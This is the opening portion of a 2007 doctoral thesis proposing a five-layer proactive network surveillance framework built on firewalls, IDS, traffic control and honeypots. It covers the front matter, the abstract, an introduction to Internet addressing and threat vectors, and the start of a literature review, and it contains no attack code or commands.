

A Proactive Network Surveillance Framework

*A Thesis submitted
for the award of the degree of
DOCTOR OF PHILOSOPHY*

by
Maninder Singh

under the Guidance of

Dr. S. C. Saxena
Director, Indian Institute of Technology, Roorkee
Uttaranchal, INDIA -247667

&

Dr. Seema Bawa
Professor, Department of Computer Science & Engineering
Thapar Institute of Engineering & Technology, Patiala
Punjab, INDIA -147004

Computer Science and Engineering Department
Thapar Institute of Engineering & Technology
A Deemed University, Patiala – 147 004, INDIA

January, 2007

dedicated to

One Universal Creator God.

The Name Is Truth.

Creative Being Personified.

No Fear. No Hatred.

Image Of The Undying, Beyond Birth, Self-Existent.

By Guru's Grace

Chant And Meditate

True In The Primal Beginning.

True Throughout The Ages.

True Here And Now.

O Nanak, Forever And Ever True ||1||¹

¹Sri Guru Granth Sahib Ji

Contents

List of Figures	v
List of Tables	viii
Certificate	ix
Acknowledgement	x
Abstract	xii
1 Introduction	1
1.1 Primary Network stakeholders: Hosts and Domains	2
1.1.1 World Internet Usage and Population Statistics	4
1.2 A preamble to Network Security	5
1.3 Organization of the Thesis	9
2 Literature Review	12
2.1 OSI Model and Various Protocols	13
2.1.1 Open System Interconnection Model	13
2.1.2 Internet Protocol (IP)	16
2.1.3 Transport Control Protocol (TCP)	18
2.1.4 Address Resolution Protocol (ARP)	21
2.1.5 Internet Control Message Protocol (ICMP)	22
2.2 Network Security Expatiation	23
2.2.1 Reactive Security	38
2.2.2 Proactive Security	44
2.3 Problem Formulation	50
3 Exploits and their Detrimental Effects	52

3.1	Life Cycle of a Vulnerability and an Exploit	52
3.2	Stack Overruns	54
3.2.1	Exploit Development Process	58
3.2.2	Life Cycle of a Typical Windows Exploit	59
3.2.3	Finding the Attack Vector	60
3.2.4	Selecting a Control Vector	64
3.2.5	Finding and Using a Return Address	65
3.2.6	Finding Bad Characters	66
3.2.7	Choosing a Payload and Encoder	67
3.2.8	Suggested Overflow Defense Methods	68
3.3	Denial of Service Attacks (DoS)	71
3.3.1	Ping of Death	72
3.3.2	Land Exploit	75
3.3.3	Smurf	76
3.3.4	SYN Flood	78
3.4	A Live walk-through into System Hacking	80
3.4.1	Reconnaissance and Enumeration Phase	81
3.4.2	Attack Phase	85
3.4.3	Analysis of Hacked Data	86
3.5	Conclusions	87
4	Analysis of Opensource Honeypots	88
4.1	Use of Honeypots in Network Security	88
4.1.1	Using Honeypots in the DeMilitarized Zone (DMZ)	89
4.2	Tradeoffs between Levels of Interaction	90
4.2.1	Low Level of Interaction	90
4.2.2	Medium Level of Interaction	91
4.2.3	High Level of Interaction	92
4.3	Honeypots: Exploration and Analysis	92
4.3.1	BackOfficer Friendly (BOF)	93
4.3.2	Honeyd	95

4.3.3	Honeynets	100
4.4	Conclusions	106
5	Proposed Proactive Network Surveillance Framework: Design and Im-	
	plementation Details	107
5.1	Core Security Layer	108
5.1.1	Implementation Details: Filesystem Level	108
5.1.2	Implementation Details: SSH login Key-pair	115
5.2	Routing and Traffic Control Layer	119
5.2.1	Implementation Details	120
5.3	Security Information System Layer	128
5.3.1	Implementation Details	129
5.4	Perimeter Security Layer	137
5.4.1	Implementation Details: Firewall	137
5.4.2	Implementation Details: IDS	141
5.5	Learn and Monitor the Unknown Layer	144
5.5.1	Implementation Details: Hardening Steps	144
5.5.2	Implementation Details: Honeytrap	148
5.6	Conclusions	150
6	Deployment, Testing of the Framework and Results Obtained	151
6.1	Framework Evaluation and Results: Case I	151
6.2	Framework Evaluation and Results: Case II	157
6.3	Conclusions	164
7	Conclusions and Future Scope of the Work	175
7.1	Conclusions	175
7.2	Future Scope of Work	178
	References	180
	List of Publications	191

List of Figures

1.1	Internet Domain Survey Host Count	5
1.2	Crime Loss Statistics	7
1.3	Dial-up Connections bypassing Network Periphery Security.	7
2.1	Headers and Data can be Encapsulated during Information Exchange . .	15
2.2	IP Packet Format	17
2.3	TCP Packet Format	19
2.4	A Transport Control Protocol [TCP] Session.	20
2.5	The hierarchy of Security specializations.	24
2.6	Layout showing the major ISPs [Che99]	27
2.7	Cyberspace and the Physical World	28
2.8	Attack Sophistication and required Intruder Knowledge	29
2.9	Number of Intruders able to Execute Attack	30
2.10	Security Attacks	31
2.11	Schematic of a Firewall	39
2.12	Generation I Honeynet	49
2.13	Generation II Honeynet	50
3.1	Vulnerability Life Cycle	53
3.2	Exploit Categorization	54
3.3	Memory layout of a Linux process	56
3.4	View of a Stack	57
3.5	Exploit Analysis Test-Bed	60
3.6	A Banner Grab of IIS version 5.0	62
3.7	A Banner Grab of IIS version 5.1	62

3.8	First Attack String after appropriate buffer calculations	63
3.9	IIS 5.0 attached to OllyDbg for debugging	64
3.10	Successful Exploitation of Windows2000 Sp0	68
3.11	Distributed Denial of Service Attack	71
3.12	Smurf Attack Signatures	77
3.13	SYN Flood Attack Signatures	80
3.14	Active Reconnaissance: Probing the system with a tool	82
3.15	Enumeration Phase of the Victim Machine	83
3.16	Using DCOM-RPC Exploit	85
3.17	Importing LM and NT hashes for password Cracking	86
4.1	Honeypot Deployment in DeMilitarized Zone (DMZ)	90
4.2	Test Bed for Honeypots Exploration and Analysis	93
4.3	Back Officer Friendly Honeypot Running and Emulating services	94
4.4	BOF Honeypot Telnet fake replies	95
4.5	Nmap output: Attacker scanning Honeyd default host	96
4.6	Basic Architecture of Honeynet	102
4.7	Tcpdump network traffic log analyzed using Wireshark	105
4.8	Flow graph statistics of an attack	105
5.1	Proposed Framework	109
5.2	Packet's Journey through Kernel Tables and qdiscs	123
5.3	Security Information System Layer	129
5.4	Firewall placement inside network security hierarchy.	137
5.5	Firewall flow chart based on IPTables.	139
5.6	Intrusion Detection System (IDS) placement inside network security hierarchy.	142
5.7	Virtual Honeypots Setup	149
6.1	Test Bed for Testing the Proposed Framework	152
6.2	Protocol Hierarchy Statistics	154
6.3	IO Flow Graphs	155

6.4	Testing with Live Network at Thapar Institute of Engineering and Technology	157
6.5	Whole Traffic Visualization: Case I	160
6.6	SourceIP, DestinationIP, Sourceport, Destinationport, Graphing of the Captured Traffic: Case I	165
6.7	Bar Graph showing Machines hitting port 80 and 25	166
6.8	Protocol Data Plot: Case I	166
6.9	Port 25 (SMTP) traffic from the TIET Network	167
6.10	Machine 172.31.6.88 sending SMTP requests outside the network	168
6.11	Bar Graph depicting 172.31.6.88 making number of connection at port 25	168
6.12	Compromised machine 172.31.26.63	169
6.13	Time Stamping of 172.31.26.63 in packet sending mode	170
6.14	Time Stamping with number of connections made by the machine 172.31.26.63	171
6.15	Whole Traffic Visualization: Case II	172
6.16	SourceIP, DestinationIP, Sourceport, Destinationport, Graphing of the Captured Traffic: Case II	173
6.17	Segment Size and TimeLine graph for 172.31.26.63	173
6.18	Time Sequence graphs for 172.31.26.63	174

List of Tables

1.1	Internet Network Classes	3
4.1	Tradeoffs of Honeypot: Levels of Interaction	92
4.2	IPTables Log entries and their meaning	104
5.1	ACL Entry Types	115
5.2	Masking Access Permissions	115

CERTIFICATE

This is to certify that the thesis entitled "A Proactive Network Surveillance Framework", submitted by Maninder Singh, to the **Department of Computer Science and Engineering, Thapar Institute of Engineering and Technology, Patiala**, for the award of the degree of "Doctor of Philosophy", is a record of authentic research work carried out by him. He has worked under our guidance and supervision and fulfilled the requirements for the submission of this thesis, which has reached the requisite standard.

The results contained in this thesis have not been submitted in part or full to any other university or institute, for the award of any degree or diploma.



Seema Bawa (Ph.D.)
06/01/2007

Professor

Computer Science and Engineering Department
Thapar Institute of Engineering & Technology
Patiala-147004
Punjab, INDIA



S.C. Saxena (Ph.D.)
06/01/07

Director

Indian Institute of Technology (IIT)
Roorkee-247667
Uttaranchal
INDIA

Acknowledgement

First and foremost I thank almighty for giving me this meaningful life to serve fellow human beings with great intensity and quest to learn more and more.

Acknowledging individuals who helped directly, indirectly, tangibly and/or intangibly to this research effort reflects honestly my deep regards to their contributions. This note of acknowledgement is my sincere appreciation to those people who stand out most notably in my mind as contributing to the effort.

My revered supervisors that I must acknowledge due to their importance and inspiration to my work. These two persons urged me on and on by way of their untiring support and seemingly unlimited belief in me. My profound regards to Dr. S.C. Saxena and Dr. Seema Bawa.

My gratitude to my department, particularly our close knitted research group and to all of my wonderful students and colleagues. There is a special acknowledgement due for Thapar Fraternity especially Computer Science and Engineering Department and Centre for Information Super Highway that gave congenial and resourceful research environment to carry out design, development, deployment and testing effort throughout the research work.

I wish to pay my due regards to Doctoral Committee Members and Dean of Research and Sponsored Projects for their efforts in refining and critically adjudging the quality of research at Thapar Institute of Engineering and Technology. I would also like pay me acknowledgements to Institute Management for giving me this opportunity to work for my Ph.D. while on the rolls as Faculty member.

There are many that from behind the scenes have encouraged and supported my work, and I wish to thank them. My deep regards to you Papa, Mama, Didi for your elderly support to my efforts, Veera and Bhabi for your moral support back home, MPSingh ji and Harinder Kaur for your truthfulness and helping me to procure my workhorse:my laptop for the research purposes, Ranjit Singh, Prabhjot Singh and Gurjot Singh and little Mehtab Singh for your love and affection and a special acknowledgement is due for

my wife Charanjit Kaur for her standing beside me, taking all the efforts to sustain all kind of family responsibilities while I was on research spree.

At last but not the least, support provided by all the concerned people is highly appreciated and deeply acknowledged.

Abstract

Network security paradigm should be the one that permeates the enterprise, including *people, processes and technology*. Security failures occur when there is presence of weak spots among any of these. An organization which can not detect and remove such weak spots is going to perish. As can be seen around, most of the organizations today apply a few or many of the existing tools and techniques like firewalls, intrusion detection systems, anti-viruses, anti-spywares etc., to safe-guard the systems against hacking community. But as the number of network breaches, from outside as well from inside, are still on rise, much works needs to be done.

This work analyzes trends in network security through an investigation of reactive and proactive network security strategies. Many of common practices have been studied, analyzed, compared and reported in this work. Prior to proactive security research, there existed a meager know how about the “who is our enemy?”, “what tools and techniques they use to attack networks?”, “what are their motives to do so?” etc. This knowledge was quite limited and primarily anecdotal. This made it difficult to create, test and deploy integrated security solutions, for better and efficient Network Security.

Various exploits and their detrimental effects have been explored, their respective signatures are captured, analyzed and reported in this thesis work. Many open source Honeypots have also been analyzed by configuring them at the workplace. Comparison of features, their respective levels of interactions and risk factors associated with deployment has been focused.

Finally, *A Proactive Network Surveillance Framework* is proposed. The framework consists of five layers, addressing security at various levels, following the *onion model* of defense in which defense consists of many layers. First layer of the framework: *Core Security* addresses the physical security issues. This layer also recommends changes at filesystem level to enhance security of the installed framework. Second layer: *Routing and Traffic Control* offers continuous monitoring of network devices, managing bandwidth and implements access control lists to restrict the traffic entering into and going out

of the framework. Third layer: *Security Information System* layer focuses on reducing the complexity, thereby giving intelligence to the network. This layer generates trend reports and detailed analysis of network logs. It identifies the malfunctioning nodes on the network sending malicious traffic, this layer also stops flooding and denial of service attacks. Fourth layer: *Perimeter Security* recommends the placement of reactive security components within the network hierarchy and implements network traffic regulation rules based on various network profiles and policies. This layer also implements intrusion detection mechanism based on open source tool *snort*. Fifth layer: *Learn and Monitor the Unknown* recommends operating system hardening steps and gives learning vision to the network attacks, thereby monitoring the unknown entity.

Starting from the core layer up to the final layer there are many significant contributions of this research effort, which would help network security implementations at large. Significance of Core layer is attributed to its file system design and configuration, which presents more robust, effective and secure operating system base for the Framework. At this layer, authorization using key-pair mechanism has enhanced the security of a login process considerably. Testing results for this layer's robustness has been reported in the work. Second layer has contributed much to the traffic control module. This layer offers classification, sharing, prioritizing and limiting bandwidth for both inbound and outbound traffic. This results in helpful implementation of bandwidth throttling for/to certain computers and helps to protect against Denial of Service kind of attacks. With Linux only egress shaping is possible, use of Intermediate Queuing Device in the framework helped to do the ingress shaping. Security Information System layer does the work of a central repository, where all the logs are gathered into a database and then fed to graph generator to create trend reports and other plots. Graph generation steps, their analysis and results are reported in the work. Perimetric security is the focus of fourth layer of the system, Open source IPTables and Snort are used for data control and payload inspection. Fifth layer contributed to whole framework in luring the hacker into a labyrinths of virtual honeypots. This layer provides the learning vision to the framework and keystrokes captured thereby can give a good lead towards the hostile activity that is going to happen.

Proposed framework is implemented by laying out Linux distribution from scratch and on top of it layer by layer implementation is done. The whole framework is packaged into a bootable image. The work of laying out Linux, its hardening and layer by layer implementation details are reported in the thesis. The framework is deployed and tested using various hacking tools and techniques, results thus obtained are reported in the thesis, which elaborate the usefulness of the framework in the network security arsenal hierarchy. As per the layering approach, Framework stands out as a unique model of integration and defence in depth concepts.

Chapter 1

Introduction

Secure has its etymological roots in *se* without, or apart from, and *cura* to care for, or be concerned about [J71]. It might be said a computer system is secure if it is safe from threats, which now a days is feasible only if it lives in an isolation. That is why it is said that a truly secure computer is one that is not plugged into a network or any sort of electricity. In such a case the number of exploits are minimized, i.e. existing hidden weaknesses that can hit the system are reduced. But by doing so functionality of the system is severely minimized, which is undesired. It is need of the hour to have computer systems with varying functionalities. Also, these systems should not be placed under isolation, need is to have networked systems connected within a limited domain or sometimes even beyond that. Today, the world is converging into a global village and in the near future, organizations would be even more interconnected, having homogenous or heterogeneous setups. This global scenario leads to an increase in the vulnerabilities to which systems are exposed when connected to the network. Therefore, when there is compelling need to have global reach and maximum clientage, network security becomes utmost concern for the enterprises.

The security in computer networks is a rapidly growing area of concern [Wal89]. Most of the valuable information resides on the network, making network an inevitable entity for survival. There is proliferation of the networks in daily lives, be it an academic or business environment. These small networks are connected further to wide area

networks which in turn forms the basis of Internet. The Internet is the “world’s largest collection of networks that reaches universities, government labs, commercial enterprises, and military installations in many countries” [Hug95]. Although the Internet connects larger networks, such as those belonging to large communication companies, the Internet consists primarily of local area networks (LANs) [SG96]. The principle method of communication on the Internet is the TCP/IP (Transport Control Protocol/Internet Protocol) protocol suite. The Internet, however, is increasingly becoming an environment with multiple protocols [Cer93].

The basis for the Internet was an experiment begun in 1968 by the Defense Department’s Information Processing Techniques Office (ARPA/IPTO) to connect computers over a network in order to ensure command and control communications in the event of a nuclear war. The original network was known as the ARPAnet, and the project quickly became a “straight research project without a specific application” [Lyn93]. In the 1980s, the number of local area networks increased significantly and this stimulated rapid growth of interconnections to the ARPAnet and other networks. These networks and interconnections are known today as the Internet [Til96].

1.1 Primary Network stakeholders: Hosts and Domains

Computers that communicate across the Internet are known as a host computers, or simply hosts [SG96]. A host’s connection to the Internet can be continuous or part-time, it can be through dialup or direct connections [Lot96]. Each host computer is identified by both a unique 32-bit IP address (Internet Protocol address) and FQDN (Fully Qualified Domain Name). Each of these has two parts: one that specifies the host computer, and another that specifies the location (either physical or organizational) of the host computer [DA96]. IP addresses are generally written as four decimal numbers, each between 0 and 255, and each representing an 8-bit octet of the address. These numbers are separated by dots and notation is called dotted decimal notation, e.g. 172.31.1.6

is a valid IP address. IP addresses are logical entries binded with respective physical address of the network interface card, more popularly called as MAC address. All the communications from one network node to another node happens via physical layer of ISO model, i.e. machine is recognized by the network through its MAC address.

In order to setup a TCP/IP network each machine should be uniquely identifiable via its IP address. These IP addresses are further used in conjunction with subnet masks which draw a boundary between network and host portion of an IP address. There are two predominant methods currently used to divide the 32 bits of an IP address into the host and network portions [SG96]. The original addressing scheme was to use the first octet to identify the network and then to use the other three octets to identify the host. This limited the Internet to 256 networks. With the rapid growth in the number of LANs (Local area networks), this addressing scheme was abandoned in favor of an addressing scheme with three primary classes. This remains the most widely used addressing scheme [Cer93]. In this “classical” addressing scheme, called classfull addressing, entire 32 bit address space is divided as elaborated in Table 1.1.

Table 1.1: Internet Network Classes

<i>Class</i>	<i>Leftmost (class) Bits</i>	<i>Number of Network Bits</i>	<i>Maximum Number of Networks</i>	<i>Maximum Number of Hosts per Network</i>
A	0	7	127	16, 777, 216
B	10	14	16, 384	65, 536
C	110	21	2, 097, 152	256
D (multicast)	1110	N/A	N/A	N/A
E (Reserved for future use)	1111	N/A	N/A	N/A

A newer Internet addressing scheme, the Classless InterDomain Routing (CIDR) method, is also being used these days extensively. Using CIDR, the most significant k bits of each address specifies the network, and the remaining (32 - k) bits specify the host. The size of k is unrestricted [SG96], e.g. 172.31.1.6/24 is CIDR representation of 172.31.1.6 with 255.255.255.0 subnet.

Domain is a “name associated with an organization, or part of an organization, to

help identify systems uniquely [Sob95].” Domain names are assigned because users find it easier to work with symbolic names rather than IP addresses [Cer93]. FQDN like `www.tiet.edu`, gets translated into IP address via DNS (Domain Name System) and finally into MAC addresses via ARP (Address Resolution Protocol). Each host computer’s domain name is a group of labels (words or letters) separated by dots. Similar to IP addresses, domain names are divided into a host portion and a location portion. The leftmost label or group of labels identifies the host [Sob95], and the rest usually refer to the location. An example is `www.tiet.edu`, which is a fully qualified domain name, because it has complete host and domain portions.

In an Internet address such as `tiet.edu` the `.edu` part is known as a Top Level Domain, or TLD. So-called “TLD registry” houses online databases that contain information about the domain names in that TLD. The `.edu` registry database, for example, contains the Internet whereabouts or IP address of `tiet.edu`. At the heart of the DNS are thirteen special computers, called root servers. They are coordinated by Internet Corporation for Assigned Names and Numbers (ICANN) and are distributed around the world. All thirteen contain the same vital information regarding domains.

ICANN is responsible for managing and coordinating the Domain Name Services to ensure universal resolvability. ICANN is a global, non-profit, private-sector coordinating body acting in the public interest. ICANN ensures that the DNS continues to function effectively by overseeing the distribution of unique numeric IP addresses and domain names. It also oversees the processes and systems that ensure that each domain name maps to the correct IP address.

1.1.1 World Internet Usage and Population Statistics

Lottor has estimated the growth in the number of hosts and domains on the Internet since 1981. Since 1986, estimates were made using the ZONE (Zealot Of Name Edification) program [Lot92]. In July 1996, the Internet connected together a minimum of approximately thirteen million host computers. The survey counted the number of domain names that had IP addresses assigned to them. However, by July 1997, the

Domain Survey was not able to count a significant portion of the hosts in the domain system, due to some organizations restricting download access to their domain data. The blocking of downloads (or zone transfers as they are called) had increased to the point where in the July 1997 survey it could only download 75% of the domains. A new survey technique was proposed; it counts the number of IP addresses that have been assigned a name [Con06].

Current estimates are nearly 400,000,000 hosts [Con06].




Figure 1.1: Internet Domain Survey Host Count

To sustain such a staggering growth rate, a robust security infrastructure is becoming a prerequisite for the survival of IT assets. Trends show that Computer Networks have penetrated deep into our daily life. The greater the reach and availability of the network, the greater its vulnerability to threats from within and outside the organization.

1.2 A preamble to Network Security

Security is optimized by lack of access; connectivity is optimized by complete access.

Internet enabled organizations; Wireless connectivity and Roaming clientage have made

network peripheries relatively transparent. Communication has become network savvy. People are collaborating with peers in the real time, using tools for convenience rather than security. Data has started to flow in and outside the organization through wireless media and many users request a roaming profile, so that they can access parent network even from far away places. Enterprises continue to invest heavily in perimeter security i.e. to bring security around the network, but not realizing the fact that *security has to be within the network, i.e. in the network fabric itself* not only at the periphery.

All the protocols, design techniques and troubleshooting methods were not defined or engineered with much thought about security because the Internet's underlying technologies were developed among a collegial group of scientists and engineers during the 1970's. There was less motivation to steal information because everyone wanted to share information. Thereby leading to adaptation of inherited architecture and a suite of protocols - as well as million lines of legacy operating systems, stacks and applications - with virtually no security infrastructure. Despite ongoing investments in anti-virus software and firewalls, enterprises remain vulnerable to attacks.

In a computer network, technological aspects are often the strongest point of defense from the outside attacks. But most attackers know that it is difficult to penetrate the periphery, so they look for easier prey. In the quest might be roaming users accessing the network and/or social engineering methodologies to break-in i.e threat not only lies at the periphery but might be deep rooted into the network itself. The type of threat and the means by which it gains entry to the protected assets constitute a threat vector. As per [Ins04] the total percentage of internal threats is quoted many times higher i.e., these many computer crimes, attacks and violations originate from trusted employees as shown in Figure 1.2.

A Firewall or IDS can do nothing to protect against inside attacks, rather a firewall can provide a false sense of security, because it is common assumption that firewalls block all unwanted access, which is not completely true -firewalls allows many types of traffic to pass, some of which may be malicious. Fragmented packets or ICMP messages are used to tunnel through otherwise working firewall, allowing an attacker to directly access




Figure 1.2: Crime Loss Statistics

the protected resources.

Dial-up modems that accept connections also contribute to internal threat vectors. e.g. internal network is behind firewall, an IDS and proxy etc. and users are not allowed the access to voice chat. These users knowingly or otherwise connect to Internet for voice chats etc. using dial up connections which completely bypasses the network security realm of an organization as shown in Figure 1.3.




Figure 1.3: Dial-up Connections bypassing Network Periphery Security.

Dual-homed systems often configured by administrators for their ease to access internal as well as external network also pose a great threat to the networks. Another potential problem is use of girlfriend programs. It refers to a program handed to an employee on a floppy or CD by a trusted friend, that actually contains a trojan program designed to open connection on the employee's machine. They can be difficult to detect

and eliminate. Inside threats, although they create some of the most hazardous and ubiquitous risks to networks, are often overlooked by security strategies [RB04].

Outside threat vector's most common and universal threat is the script kiddie. The script kiddie is someone looking for the easy kill. They are not out for specific information or targeting a specific company. Their goal is to gain super-user access in the easiest way possible. They do this by focusing on a small number of exploits, and then searching the entire Internet for that exploit. Sooner or later they find someone vulnerable [Pro00].

The script kiddie methodology is a simple one. It scans the Internet for a specific weakness, when they find it, they exploit it. Most of the tools used are automated, requiring little interaction. Some of them are advanced users who develop their own tools and leave behind sophisticated backdoors. Others have no idea what they are doing and only know how to type "go" at the command prompt. Regardless of their skill level, they all share a common strategy, randomly search for a specific weakness, then exploit that weakness [Pro00].

Every network security implementation is based on some model, which could be either specified or assumed. Mostly perimeter security models based on Firewalls and/or IDS, are in use which are reactive in nature. These models obviously with above mentioned risks lacks the robustness and provides false sense of security infrastructure. With tremendous complexity and hacking ease looming around; challenge is to build security into the network itself. This will lead to self healing and self defending network infrastructure. To achieve this, security has to be proactive i.e. should be part of the switching fabric that carries all the traffic: benign and malicious. There is compelling need to combine reactive and proactive security measures in order to have an integrated approach to the security across the information value chain.

Keeping this in view, it is proposed to design and develop, a proactive network surveillance framework. This Framework aims to provide learning vision to the network attacks. Objective of research work is to bring improved network security through:

- exploring and analyzing various exploit and their detrimental effects on network

security,

- exploring various honeypots and analyze their working,
- configuring honeypots at workplace,
- development of a proactive network surveillance framework,
- creating a bootable enhanced Linux distribution with security scripts and tools (built during this work) to analyze and enhance security,
- deployment and testing of the framework,
- learning and monitoring network in real time.

The scope of the work is to enhance the security at various layers through proposed framework and specifically implement a research honeypot to uncover tools and tactics of black hat community.

1.3 Organization of the Thesis

The contributions made in this thesis are organized chapter by chapter as given below:

- **Chapter 2:** *Literature Review*

This chapter reviews the research work in the field of network security as reported in the literature. Important reactive (firewalls and IDS) and proactive (honeypots, patching and vulnerability assessment) strategies to secure the networks are reported in this chapter. Much needed emphasis is given to the literature pertaining to *Proactive strategies*. Gaps have been identified and finally, based on this, problem is formulated.

- **Chapter 3:** *Exploits and their detrimental effects*

Under this chapter various exploits and their detrimental effects on network security have been explored, analyzed and reported. Working of some severely damaging exploits is explained and countermeasures suggested. Correlation among the software engineering principles and practices and their use amongst software development community is also cited. Complete life cycle of an exploit is explained with help of live snapshots. This chapter concludes with inferences drawn and recommendations to keep exploits away from the network infrastructure.

- **Chapter 4:** *Analysis of Opensource Honeypots*

In this chapter exploration and analysis of Opensource honeypots have been done, figuring out their advantages and disadvantages. Level of interaction is other parameter which is studied in detail and analyzed. This chapter forms the basis for the design and development of “A proactive network surveillance framework” which is described in next chapter.

- **Chapter 5:** *Proposed Proactive Network Surveillance Framework: Design and Implementation Details*

This chapter unfolds the design and development methodology for the said framework. A layered architecture with five layers is proposed. First layer: *Core Security* addresses the physical security issue and ensures that only authorized node with appropriate public-private key pair is able to access the system. This layer also recommends changes at filesystem level to enhance physical security of the installed framework. Second layer: *Routing and Traffic Control* offers continuous monitoring of network devices, managing bandwidth and implement access control lists to restrict the traffic entering and going out of the framework. Third layer: *Security Information System* focuses on reducing the complexity thereby giving intelligence to the network. This layer generates trend reports and detailed analysis of network logs. It identifies the malfunctioning nodes on the network sending malicious traffic, this layer also stops flooding and denial of service attacks. Fourth layer: *Perimeter Security* This layer recommends the placement of reactive security components with

in the network hierarchy and implements network traffic regulation rules based on various network profiles and policies. This layer also implements intrusion detection mechanism based on open-source *snort*. Fifth layer: *Learn and Monitor the Unknown* recommends operating system hardening steps, gives learning vision to the network attacks thereby monitoring the unknown entity.

- **Chapter 6:** *Deployment, Testing of the framework and Results*

This chapter elaborates upon the deployment and testing methodology. Framework is tested against various hacking tools and techniques. Responses of the framework when deployed under various conditions are reported. Analogy is drawn with respect to existing defensive approaches. Based on the results, conclusions are reported in subsequent chapter.

- **Chapter 7:** *Conclusion and Future Scope of the Work*

This chapter concludes the research work carried out in the thesis and final conclusions are drawn. Future scope of the work to be carried out for further enhancements is also given in this chapter.

Chapter 2

Literature Review

This chapter reviews temporal relation of network and Internet technologies followed by in depth review of the work related to network threats and security.

“A network is a conduit for information; it can be as simple as two tin cans tied together with a string or as complicated as the Internet” [MS01]. Networks can develop at various levels: individual (social network), organizational, interorganizational, and international etc. Castells explains that a network “is constituted by the intersection of segments of autonomous systems of goals” [Cas96].

In 1969, the Defense Advanced Research Projects Agency (DARPA) solicited the efforts of computer institutions, mainly University of California at Santa Barbara, University of Utah and SRI to design a network through which data could be passed and received. The network was called ARPAnet, and the project quickly became a “straight research project without a specific application” [Lyn93]. Few years after this effort, the number of local area networks increased significantly and this stimulated rapid growth of interconnections to the ARPAnet and other networks. These networks and interconnections are known today as the Internet [Til96]. 1980 also saw the birth of the Personal Computer followed by the Local Area Network. Apple Computer released the first Personal Computer in the early 1980s, and IBM followed the race.

The evolution of the Internet has been widely chronicled. Resulting from a research

project that established communications among a handful of geographically distributed systems, the Internet now covers the globe as a vast collection of networks made up of millions of systems. The Internet has become one of the most powerful and widely available communications mediums on the earth, and our reliance on it increases daily. Governments, corporations, banks, and schools conduct their day-to-day business over the Internet. With such widespread use, the data that resides on and flows across the network varies from banking and securities transactions to medical records, proprietary data, and personal correspondence [JMWB03]. The Internet is the “world’s largest collection of networks that reaches universities, government labs, commercial enterprises, and military installations in many countries” [Hug95].

2.1 OSI Model and Various Protocols

The flow of information from a software application in one computer through a network medium to a software application in another computer is described in the following section. Also the *Open System Interconnection (OSI)* reference model and various protocols supporting interconnection infrastructure are explained here in greater detail.

2.1.1 Open System Interconnection Model

